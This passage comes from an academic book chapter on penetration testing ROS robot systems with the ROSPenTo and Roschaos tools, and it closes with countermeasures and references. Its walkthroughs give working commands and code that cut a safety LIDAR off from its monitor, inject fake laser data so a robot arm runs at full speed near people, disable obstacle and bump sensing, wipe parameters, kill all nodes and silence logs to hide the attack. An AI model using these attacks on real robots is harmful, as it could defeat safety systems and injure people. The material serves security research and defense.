Node 0.0 successfully unsubscribed from Parameter 0.2
```

Finally, we send our own parameter update to the node

```
>> 16
```

```
Please enter number of node (e.g.: 0.0):
```

```
    >> 0.0
1 || Please enter number of parameter (e.g.: 0.0):
    >> 0.2
1 || Please enter value for paramUpdate
    >> even more awesome
1 || Parameter update for Parameter 0.2 at Node 0.0 sent
```

Now we can see, that the output of our publisher changed

```
[ INFO] [1530196484.388349773]: even more awesome
```

On the other hand, if we call *rosparam get* via the command line or analyse the system again with our tool, we recognize that the value of the parameter stored on the parameter server is still awesome.

```
$ rosparam get awesome_parameter
awesome
```

4.2 Performing a Real Attack

Now that we have mastered the basics of using ROSPenTo for analyzing and manipulating the communications within a ROS application network, let's see how this can be used by a potential attacker in a real application.

4.2.1 Application Setup

The application, which we will penetrate, is used to provide safety to humans in the vicinity of a robot. A LIDAR laser-scanner is used to determine if a human is close to a robot. If so, the speed of the robot is reduced or the robot is stopped to ensure that no harmful forces are exerted in case the robot touches the human. Setups like these can be found in many applications, very often used as proximity sensors for mobile robots.

Our application setup consists of the following hardware elements and ROS nodes:

- An OMRON OS32c safety LIDAR with the associated ROS driver [11]
- A ROS-operated robot arm (like a KUKA iiwa with the iiwa stack[12] or a Universal Robot with the UR modern driver,[13] …)
- A *safety_monitor* ROS node

[11] http://wiki.ros.org/omron_os32c_driver.

[12] https://github.com/IFL-CAMP/iiwa_stack.

[13] https://github.com/ThomasTimm/ur_modern_driver.

First, let's take a look at the *safety_monitor* node. It simply receives the laser range data from the LIDAR and sets the speed accordingly. The following listing shows a simplified version. Note that we abstracted which robot you are using since it does not change the way we can attack this node afterwards.

```
import rospy
from sensor_msgs.msg import LaserScan

class SafetyMonitor:
    def __init__(self):
        rospy.init_node("safety_monitor")
        rospy.Subscriber("/scan", LaserScan, self.
            ↪ handle_laser_reading)
        self.speed_value=0.05
        rospy.spin()


    def handle_laser_reading(self, msg):
        speed_val = 0.5 # normal operating speed
        for r in msg.ranges:
            if r < 0.5:
                speed_val = 0.05 # set speed to 5%
                break

        if speed_val!=self.speed_value:
            self.speed_value=speed_val
        else:
            return

       # Now send the new speed to your robot

if _name_ == "_main_":
    safety_monitor_node=SafetyMonitor()
```

Listing 1.9 Simplified Python implementation of the *safety_monitor* node

The corresponding RQT graph is shown in Fig. 8. The *safety_monitor* node (shown in red) uses the/scan topic from the OMRON laser scanner as input. This gives an array of laser range values. As robot, in our case, we have used a KUKA iiwa with the iiwa_stack package. To change the movement speed, a service is consumed by the *safety_monitor* package and thus, the RQT graph does not show outgoing connections from this node.

4.2.2 Application Analysis

Let's first use ROSPenTo to analyze this application. The output of the system analysis is shown below (in a simplified version reduced to the relevant information). Here, we can also see the service server, which we use to perform the speed change (*/iiwa/configuration/pathParameters*). Note, if you use another robot, this listing will change appropriately.




Fig. 8 The RQT graph of our safety-application

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.5: /iiwa/iiwa_configuration (XmlRpcUri: http
            ↪ ://127.0.0.1:49182/)
        Node 0.3: /omron_os32c_node (XmlRpcUri: http
            ↪ ://127.0.0.1:34393/)
        Node 0.7: /safety_monitor (XmlRpcUri: http
            ↪ ://127.0.0.1:38473/)
Topics:
        Topic 0.22: /scan (Type: sensor_msgs/LaserScan)
Services:
        Service 0.6: /iiwa/configuration/pathParameters
        Service 0.4: /omron_os32c_node/get_loggers
        Service 0.5: /omron_os32c_node/set_logger_level
        Service 0.10: /safety_monitor/get_loggers
        Service 0.9: /safety_monitor/set_logger_level
Communications:
        Communication 0.22:
                Publishers:
                        Node 0.3: /omron_os32c_node (XmlRpcUri
                            ↪ : http://127.0.0.1:34393/)
                Topic 0.22: /scan (Type: sensor_msgs/LaserScan
                    ↪ )
                Subscribers:
                        Node 0.7: /safety_monitor (XmlRpcUri:
                            ↪ http://127.0.0.1:38473/)
```

Listing 1.10 Analysis of the ROS application (simplified)

Looking at the network analysis, the skilled ROSPenTo user already sees several attack vectors. First, we can simply isolate a node, which is publishing relevant data i.e., either the LIDAR driver or the *safety_monitor*. This will result in no changes

to the currently set speed. Further, we can isolate the setPathParameter service to achieve the same result.

In order to provoke a speed change in our favor (either forcing the robot to stop as a kind of DoS attack, or to drive at high speeds) we can also inject false data using a stealth publisher attack.

4.2.3 Isolating a Node

As a first, simple attack, we can isolate the *safety_monitor* component from the Omron node such that it does not receive any more data. We do this by using ROSPenTo to remove the Omron node as a publisher for the/scan topic.

```
>> 13
```

```
1 To which subscriber do you want to send the publisherUpdate
    ↪ message?
2 Please enter number of subscriber (e.g.: 0.0):
```

```
>> 0.7
```

```
1 Which topic should be affected?
2 Please enter number of topic (e.g.: 0.0):
```

```
>> 0.22
```

```
1 Which publisher(s) do you want to remove?
2 Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.3
```

This will remove the Omron driver node from the list of publishers for the *safety_monitor* node and thus, it will no longer receive LIDAR range data.

A cleverly written *safety_monitor* node however, should constantly check when it received the last input and stop the robot if there is any irregularity in the frequency (just like a hold-to-run button).

4.2.4 Isolating a Service

By isolating the service which regulates the speed at the robot side, we perform a service isolation attack in ROSPenTo. After this, the *safety_monitor* node will not be able to reduce the speed in case a human is detected by the LIDAR.

```
>> 14
```

```
1 Which service do you want to isolate?
2 Please enter number of service (e.g.: 0.0):
```

```
>> 0.6
```

```
Optional: Register service to other system
Type Ctrl+c to skip this option, type in system number otherwise
Please enter number of analysed system:
```

```
>> Ctrl+c
```

And by this, the service is no longer registered and cannot be found in a service lookup.

4.2.5 Injecting False Data

Finally, if we want to inject false data into the network in order to let the *safety_monitor* think that no object is approaching, we exchange the Omron driver node with a node that we write ourselves.

As shown below, the fake node just publishes data with the maximum range. This causes the *safety_monitor* to think that no obstactle is close to the robot, causing it to move at high speed.

```
_laserScanPublisher = _nodeHandle.advertise<sensor_msgs::LaserScan>(_topicName, 1000);

  while(ros::ok())
  {
      sensor_msgs::LaserScan msg;
      msg.header.stamp = ros::Time::now();
      msg.header.frame_id = "laser";
      msg.angle_min = -2.29;
      msg.angle_max = 2.29;
      msg.angle_increment = 0.01;
      msg.range_min = 0.002;
      msg.range_max = 50;

      int numVal = (int)std::ceil((msg.angle_max-msg.angle_min)/0.01);
      for(int i=0;i<numVal;i++)
      {
          msg.ranges.push_back(msg.range_max);
      }

      _laserScanPublisher.publish(msg);
```

Listing 1.11 The fake sensor data publisher in C++

In order to be stealthy (i.e., not visible in the ROS graph), we perform the same procedure as above by creating a separate ROS network for the attacker node and then using ROSPenTo to reroute the traffic accordingly.

First, we start a second ROS core. Then we analyze both systems in ROSPenTo. Third, we send a publisher update to the *safety_monitor* containing the URI of our attacker node. From thereon, the robot will run at increased speed.

5 Roschaos

This section introduces a different penetration testing tool designed for exploiting the Master API. Where ROSPenTo is designed to make minimal use of the Master, covertly opting for the Slave API to perform targeted isolation attacks, Roschaos instead seeks to exploit the centralized discovery and broader subsystem APIs at scale in less subtle but more disruptive manners.

As demonstrated with RosPenTo, numerous subtle and silent attacks may be mounted without necessarily divulging such activities to the ROS Master. However, more conspicuous attacks that exploit the Master directly, and so are far more blatant or detectable, may still remain compelling for adversaries and formidable threats to ROS systems for at least two reasons. First, it is unlikely that most current ROS users continuously monitor all Master event logs for suspicious activities during runtime. Moreover, these logs hold little authenticity given there is no authentication for the Master API and identities can be falsified. Second, while such attacks may be short lived due to their traceability, they can remain immediately and irreversibly catastrophic for cyber physical systems.

5.1 Roschaos Basics

Roschaos[14] provides a simple CLI bundled as a native ROS package and is written to demonstrate how an unmodified ROS client library can be used for attacks. First we review how basic ROS CLI tools like rostopic, rosnode can be used maliciously; a brief list of potentially malicious examples of native CLIs are exhibited here:

```
# Relay topic data without added custom code
  $ rostopic echo /foo | rostopic pub /bar std_msgs/String

# Replay filtered data without post-processing bag files
  $ rostopic echo --filter "m.data=='foo'" /bar > spam.bagy
  $ rostopic pub -f spam.bagy /spam std_msgs/String

# Terminate all ROS processes without needed POSIX privilege
  $ rosnode kill --all

# Recursively wipe all key/values from parameter server
  $ rosparam delete /
```

As shown above, it remains a trivial task to relay and replay topic traffic without necessarily executing custom code, nor is remote shell access required to terminate node processes or delete global parameters. Roschaos extends these underlying libraries, e.g. rosgraph, to manipulate the topology and internal state of the computational graph. Roschaos subcommands are divided into three main categories that reflect the partitioning of the subsystem APIs.

[14] https://github.com/ruffsl/roschaos.

5.1.1 Master

This subcommand currently exposes the unregister interface for topics and services, as well entire sets either attributed to particular nodes. Regular expression may be passed to each methods to filter which resource the unregistration should target.

The following command unregisters all topic publishers and subscribers of standard message types under top level topic namespace/foo:

```
roschaos master unregister topic --topic_name ''\/foo.*'' --
    ↪ topic_type ''std_msgs\/.*'' --subscribers --publishers
```

Services servers may similarly be unregistered by providing an expression for the service namespace. The following command unregister all services that enable dynamically updating the logger level for all nodes:

```
roschaos master unregister service --service_name ''.*\/
    ↪ set_logger_level''
```

Finally, we can unregister entire nodes, filtering either by the nodes own namespace, host machine address, or a combination of both. The first command unregisters intersection of nodes under a namespace containing the substring 'movit' or 'openni' executing on the third cluster in the PR2 platform. The second command invokes the swift nuclear option to unregisters everyone from everything.

```
roschaos master unregister node --node_name ''(.*moveit.*)|(.*
    ↪ openni.*)'' --node_uri ''pr2_pc3'' roschaos master
    ↪ unregister node --all
```

5.1.2 Slave

This subcommand currently exposes several interfaces of the Slave API for ascertaining and controlling internal node state and life cycle. Again, regular expression may be passed to narrow the control of the scope of nodes to afflict.

For peculiar cases when the master URI for a participating node is unknown, or when multiple masters may coexist on the same machine, the following command may be used to inquire into a remote node's Slave API and update the local 'ROS_MASTER_URI' environment variable accordingly:

```
roschaos slave backtrace master --uri http://slave_uri_here
    ↪ :1234
```

The logger level for each logger inside a node may be externally adjusted at runtime and determines the verbosity of logs events both written to log files on disk and published on the/rosout debug topic. The following command squelches the majority xmlrpc server events from movit related nodes being reported:

```
roschaos slave service logger --node_name ''\/moveit.*'' --
    ↪ logger_name ''ros\.xmlrpc.*'' --logger_level ''Fatal''
```

The following command provides much the same purpose as rosnode kill, but similar filtering functionality as with other subcommands in defined expression for node and machine filtering:

```
roschaos slave shutdown node --node_name ''.*safety.*'' --
    ↪ node_uri ''''127\.0\.0\..*
```

5.1.3 Param

This subcommand currently exposes server interfaces of the Parameter API, using regular expressions to direct given requests. The following unsubscribes all nodes from receiving update events for any of the movebase footprint related parameters:

```
roschaos param server unsubscribe --node_name ''.*'' --node_uri
''turtlebot\.local.*'' --param_key ''\/movebase.*''footprint
```

5.2 *Roschaos Examples*

In this section we present a set of attack scenarios leveraging Roschaos and native ROS CLIs to demonstrate the execution and effects of malicious actions against subsystem APIs. To provide a repeatable and reproducible ROS deployment scenario, we make use of the classic turtlebot simulation demos to serve as the targeted system. Begin by starting the following launch files to bootstrap the entire application setup:

```
# From separate terminals launch each turtlebot component
$ roslaunch turtlebot_gazebo turtlebot_world.launch
$ roslaunch turtlebot_gazebo amcl_demo.launch
$ roslaunch turtlebot_rviz_launchers view_navigation.launch
$ roslaunch turtlebot_teleop keyboard_teleop.launch
```

You should then observes a gazebo and an rviz windows with a turtlebot posed and localized within the simulated environment, with an additional shell terminal capturing/forwarding keyboard teleop commands to the mobile robot when made in focus of the desktop window manager. Note that running teleop suppress goal navigation.

5.2.1 Exploiting the CmdVelMux Nodelet

Many robot platforms may operating with coexisting controllers, and thus must arbitrate access using some scheme of priority to avoid the ambiguity of multiple simultaneous command signals being forwarded to hardware actuators. One such package used by the community is the CmdVelMux Nodelet that can be configured

to relegate designated topics with associated priority levels through a simple chain of suppression hierarchy. In this case, teleop commands can be spoofed to indefinitely halt the movebase planner until it times out.

Using rviz's navigate to point tool, click on somewhere on the map to initiate the movebase planner to navigate to a given goal. Then use rospub, execute the following command and attempt to repeat the same goal navigation with rviz for another point.

```
# Repeatedly publish zero velocity command at 10 hz
$ rostopic pub /cmd_vel_mux/input/teleop geometry_msgs/Twist
    ↪  -r 10 "linear:
  x: 0.0
  y: 0.0
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: 0.0"
```

The CmdVelMux is also sometimes used as an safety override, where say a human operator may overtake control if necessary, thus the reason for the exhibited behavior above. However using roschaos, we can just as easily register teleop publishers to temporarily isolate the CmdVelMux until new publishers register on the network, or until the CmdVelMux nodelet itself is restarted by unregistering it as a subscriber. The both of which are achieved using the following command:

```
# Unregistered both topic publishers and subscribers
$ roschaos master unregister topic --topic_name "\/
    ↪ cmd_vel_mux\/input\/teleop" --publishers --subscribers
```

By now, the keyboard teleop CLI should no longer function and itself indicate no issue, yet you will need to restart both nodes to rectify the absent registrations with the master.

5.2.2 Exploiting Movebase

Many nodes expose internal parameters to be dynamically reconfigurable. Movebase uses this extensively to allow user to tune navigation settings on the fly. However, malicious users can just as well use these interfaces to disable safety mechanics and delay responsive measures.

The following set of commands disable the number of basic navigation layers used in planning around static and dynamic obstacles, thus rendering the platform vulnerable to collisions. The the same interface used to alter the parameters is also closed afterwards to hamper repair. Lastly, any environmental fail-safes such as monitoring sensors can also be removed from the graph.

```
# Disable movebase navigation layers
$ for i in global_costmap local_costmap; do for j in
    ↪ inflation_layer obstacle_layer static_layer; do rosrun
    ↪ dynamic_reconfigure dynparam set /move_base/${i}/${j} "
    ↪ {'enabled':false}"; done; done
# Cutoff dynamic reconfigure to prevent imadate re-enabling
$ roschaos master unregister topic --topic_name "\/move_base
    ↪ .*parameter_updates" --publishers --subscribers
# Cutoff bump and cliff sensors that do not require heartbeat
    ↪  signals
$ roschaos master unregister topic --topic_name ".*(cliff|
    ↪ bump).*" --publishers
```

It should now be possible to guide the robot into collisions directly by setting goal point inside obstacles. Given collision detection is also composed, the robot should now unhesitatingly push movable objects in the simulation, where recovery bump behaviors would have previously been invoked. Additionally, this can no longer be reversed using tools such as rqt's dynamic reconfigure plugin, as the published parameter updates no longer notify the necessary move_base node.

5.2.3 Exploiting Roslog

For most logging and monitoring purposes, roslog is used to record and disseminate log events during runtime. This pertains to configuring the logging levels or verbosity of internal log handlers in each node process, writing the events to disk within the logfile directory, as well as aggregating them over unified topics for remote diagnostics. However, given the control of these reporting mechanisms are also made available through the same unregulated APIs they monitor, they can just as well be subverted to redact and obscure suspicious activity in the graph.

If an attacker where to disrupt an environmental sensor, such as the laser scanner, consecutive nodes further down the data pipeline may inevitably remark upon abnormalities such as delayed sensor data or expired transformations. Such are the errors and warnings AMCL will produce upon the abrupt termination of laserscan_nodelet_manager, casing all further/scan topic data. The following commands attempt to mitigate such reporting before evasive termination:

```
# Subdue self reporting to minimize event written to disk
$ roschaos slave service logger --node_name ".*[amcl|
    ↪ movebase|laserscan_nodelet_manager].*" --logger_name
    ↪ ".*" --logger_level "Fatal"
# Shut the door behind us to avoid changes
$ roschaos master unregister service --service_name ".*[amcl
    ↪ |movebase|laserscan_nodelet_manager].*\/
    ↪ set_logger_level"
# Optional, but alarm rasing
$ roschaos master unregister topic -topic_name "\/rosout" --
    ↪ publishers
# Lastly, terminate the scan publisher to crippel navigation
$ roschaos slave shutdown node --node_name "\/laserscan.*âŁž
```

One could additionally unregister all rosout publishers, however the sudden drop in log traffic would be a clear tip off to issues abound. Additionally, being more selective in the logger name expression used could help the change in traffic from being too conspicuous, yet this would require further in depth knowledge of the target system and anticipated logging outcomes.

6 Conclusion

In this chapter, we have presented how ROS can be manipulated very easily over the XML-RPC API. We have presented two tools, ROSPenTo and Roschaos, and showed how they can be used to analyze and manipulate ROS applications.

We hope to have raised some awareness of how important security in ROS is and to have encouraged our readers to engage in penetration testing of their applications.

We close with two further notes on the practicability of the attacks shown here and on possible countermeasures.

6.1 On the Practicability of Attacks on ROS

In this chapter, we have shown how ROS applications can be manipulated. Intentionally though, we have left some blanks. To inject data for example into the stealth publisher attack, it is necessary to have the message definition before injecting data. In our example, we simply implemented an attacker node using the message definition of the original application. An attacker typically would not have access to this kind of information when analyzing an unknown application. While there are ways to reverse-engineer the message definition at run-time, we have refrained from describing this here.

To run a malicious parameter attack on a ROS node an attacker needs to know which parameters the node is subscribed to. In contrast to topic subscriptions, neither the parameter API nor the slave API provide a XML-RPC method to request information about the current parameter subscriptions. Additionally, unlike stated in the API definitions, the response on a `paramUpdate` or a `unsubscribeParam` can't be used as well. This is caused by the implementation of the APIs, where the generated response stays the same independent of the method result. Further parameter subscriptions can't be triggered remotely as well. Hence, the attacker either needs to know how the node is implemented or has to analyze the network traffic between the targeted node and the parameter server to detect a `subscribeParam` call. If no such call occurs, the attacker can not run this kind of attack.

6.2 Countermeasures

Despite the flaws in the ROS API design that enable most of the attacks described here, there are ways to counter attacks.

First, the *roswtf*[15] tool is a useful helper. It performs a ROS graph analysis and detects attack patterns of ROSPenTo (although it does not identify them as such). If a listener is isolated from its publishers, *roswtf* will print a message similar to

```
ERROR The following nodes should be connected but aren't:
 * /talker_5031_1531308319488->/listener (/chatter)
```

If we add a fake publisher, that is not known to the ROS master (i.e., runs in another ROS network), *roswtf* will at least produce a warning:

```
WARNING The following nodes are unexpectedly connected:
 * unknown (http://127.0.0.1:37733/)->/listener (/chatter)
 * unknown (http://127.0.0.1:41333/)->/listener (/chatter)
```

Second, several approaches to increasing security in ROS have been proposed. Among those are SROS [21], application-layer approaches [6] as well as secure versions of the ROS core itself (such as http://secure-ros.csl.sri.com/ or [2]).

Third, ROS2,[16] which has recently been released, is not susceptible to most approaches shown in this chapter. The underlying DDS communication technology [13] uses a different technique for discovery and works without a master (which is one of the main attack points for ROSPenTo and Roschaos). In addition, it supports security enhancements in the communication channels themselves [14]. Those security enhancements are made available to ROS2 via the SROS2 project.[17] An initial performance evaluation of security in ROS2 has been presented in [9].

Acknowledgements The work reported in this article has been supported by the Austrian Ministry for Transport, Innovation and Technology (bmvit) within the project framework Collaborative Robotics and by the programme "ICT of the Future", managed by the Austrian Research Promotion Agency (FFG), under grant no. 861264.

References

1. Arkin, B., Stender, S., McGraw, G.: Software penetration testing. IEEE Secur. Priv. **3**(1), 84–87 (2005)
2. Breiling, B., Dieber, B., Schartner, P.: Secure communication for the robot operating system. In: Proceedings of the 11th IEEE International Systems Conference, pp. 360–365 (2017)
3. Cheminod, M., Durante, L., Valenzano, A.: Review of security issues in industrial networks. IEEE Trans. Ind. Inf. **9**(1), 277–293 (2013)
4. DeMarinis, N., Tellex, S., Kemerlis, V., Konidaris, G., Fonseca, R.: Scanning the internet for ROS: a view of security in robotics research. arXiv preprint arXiv:1808.03322 (2018)

[15] http://wiki.ros.org/roswtf.

[16] http://www.ros2.org/.

[17] https://github.com/ros2/sros2.

5. Dieber, B., Breiling, B., Taurer, S., Kacianka, S., Rass, S., Schartner, P.: Security for the robot operating system. Rob. Auton. Syst. **98**, 192–203 (2017)
6. Dieber, B., Kacianka, S., Rass, S., Schartner, P.: Application-level security for ROS-based applications. In: Proceedings of the 2016 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS 2016) (2016)
7. Fairley, P.: Cybersecurity at U.S. utilities due for an upgrade: tech to detect intrusions into industrial control systems will be mandatory [News]. IEEE Spectr. **53**(5), 11–13 (2016)
8. Karnouskos, S.: Stuxnet worm impact on industrial cyber-physical system security. In: 37th Annual Conference of the IEEE Industrial Electronics Society (IECON 2011), pp. 4490–4494 (2011)
9. Kim, J., Smereka, J.M., Cheung, C., Nepal, S., Grobler, M.: Security and performance considerations in ROS 2: a balancing act. arXiv preprint arXiv:1809.09566v1 (2018)
10. McClean, J., Stull, C., Farrar, C., Mascareñas, D.: A preliminary cyber-physical security assessment of the robot operating system (ROS). In: Proceedings of SPIE, vol. 8741, pp. 874110–874118. https://doi.org/10.1117/12.2016189 (2013)
11. Miller, B., Rowe, D.: A survey of SCADA and critical infrastructure incidents. In: Proceedings of the 1st Annual Conference on Research in Information Technology, RIIT '12, pp. 51–56. ACM, New York, NY, USA. https://doi.org/10.1145/2380790.2380805 (2012)
12. Nelson, N.: The impact of dragonfly malware on industrial control systems. Tech. rep, SANS Institute (2016)
13. OMG: Data Distribution Service (DDS), Version 1.4. https://www.omg.org/spec/DDS/1.4 (2015)
14. OMG: Data Distribution Service (DDS) Security Specification, Version 1.1. https://www.omg.org/spec/DDS-SECURITY/1.1 (2018)
15. Portugal, D., Santos, M.A., Pereira, S., Couceiro, M.S.: On the security of robotic applications using ROS. In: Artificial Intelligence Safety and Security, pp. 273–289. Chapman and Hall/CRC (2018)
16. Quigley, M., Conley, K., Gerkey, B., Faust, J., Foote, T., Leibs, J., Wheeler, R., Ng, A.Y.: ROS: an open-source robot operating system. In: ICRA Workshop on Open Source Software. vol. 3, p. 5. Kobe, Japan (2009)
17. Rodríguez-Lera, F.J., Matellán-Olivera, V., Balsa-Comerón, J., Guerrero-Higueras, M., Fernández-Llamas, C.: Message encryption in robot operating system: collateral effects of hardening mobile robots. Frontiers in ICT 5, 2 (2018). https://doi.org/10.3389/fict.2018.00002
18. Vilches, V.M., Gil-Uriarte, E., Ugarte, I.Z., Mendia, G.O., Pisón, R.I., Kirschgens, L.A., Calvo, A.B., Cordero, A.H., Apa, L., Cerrudo, C.: Towards an open standard for assessing the severity of robot security vulnerabilities, the robot vulnerability scoring system (RVSS). arXiv preprint arXiv:1807.10357 (2018)
19. Vilches, V.M., Kirschgens, L.A., Calvo, A.B., Cordero, A.H., Pisón, R.I., Vilches, D.M., Rosas, A.M., Mendia, G.O., Juan, L.U.S., Ugarte, I.Z., et al.: Introducing the robot security framework (RSF), a standardized methodology to perform security assessments in robotics. arXiv preprint arXiv:1806.04042 (2018)
20. White, R., Caiazza, G., Christensen, H., Cortesi, A.: SROS1: Using and Developing Secure ROS1 Systems, pp. 373–405. Springer International Publishing, Cham. https://doi.org/10.1007/978-3-319-91590-6_11 (2019)
21. White, R., Christensen, H., Quigley, M.: SROS: Securing ROS over the wire, in the graph, and through the kernel. In: Proceedings of the IEEE-RAS International Conference on Humanoid Robots (HUMANOIDS) (2016)

Bernhard Dieber is the head of the Robotic Systems research group at the Institute for Robotics and Mechatronics of JOANNEUM RESEARCH. He received his master's degree in applied computer science and Ph.D. in information technology from the Alpen-Adria Universität Klagenfurt. His research interests include robotics software, security and dependability of robotic systems, visual sensor networks and middleware.

Ruffin White is a Ph.D. student in the Contextual Robotics Institute at University of California San Diego, under the direction of Dr. Henrik Christensen. Having earned his Masters of Computer Science at the Institute for Robotics & Intelligent Machines, Georgia Institute of Technology, he remains an active contributor to ROS and a collaborator with the Open Source Robotics Foundation. His research interests include mobile robotics, with an focus on secure sub-systems design, as well as advancing repeatable and reproducible research in the field of robotics by improving development tools and standards for robotic software.

Sebastian Taurer is a Junior Researcher at the Robotic Systems group at the Institute of Robotics and Mechatronics at JOANNEUM RESEARCH. Currently he is finishing his master's degree in applied informatics at the Alpen-Adria Universität Klagenfurt under the supervision of Professor Peter Schartner. His research interests include penetration testing of robotic security, security architectures and ROS security.

Benjamin Breiling is a Junior Researcher at the Robotic Systems group at the Institute of Robotics and Mechatronics at JOANNEUM RESEARCH. He received his master's degree from Alpen-Adria Universität Klagenfurt. His research interests include security architectures, robotic security and security of middleware systems.

Gianluca Caiazza is a Ph.D. student in the Advances in Autonomous, Distributed and Pervasive systems (ACADIA) in security studies at Ca' Foscari University under the supervision of Professor Agostino Cortesi. His research interests include logical analysis of APIs, analysis of complex systems and reverse engineering, always along the line of cybersecurity. He is also passionate about connected and smart devices/infrastructure, specifically within the Consumer and Industrial IoT field.

Dr. Henrik I. Christensen is a Professor of Computer Science at the Department of Computer Science and Engineering University of California San Diego. He is also Director of the Institute for Contextual Robotics. Prior to his coming to the University of California San Diego he was the founding director of the Institute for Robotics and Intelligent machines (IRIM) at Georgia Institute of Technology (2006–2016). Dr. Christensen does research on systems integration, human-robot interaction, mapping and robot vision. He has published more than 300 contributions across AI, robotics and vision. His research has a strong emphasis on "real problems with real solutions." A problem needs a theoretical model, implementation, evaluation, and translation to the real world.

Professor Agostino Cortesi is a Full Professor at Ca' Foscari University of Venice. Recently, he served as Dean of the Computer Science program, and as Department Chair. He also served 8 years as Vice-Rector of Ca' Foscari University, taking care of quality assessment and institutional affairs. His main research interests concern programming languages theory and static analysis techniques, with particular emphasis on security applications. He is also interested in investigating the impact of ICT on different social and economic fields (from Tourism to E-Government to Social Sciences). He has published more than 100 papers in high level international journals and proceedings of international conferences. He served as member of several program committees for international conferences (e.g., SAS, VMCAI, CSF) and on editorial boards of scientific journals (Computer Languages, Systems and Structures, Journal of Universal Computer Science).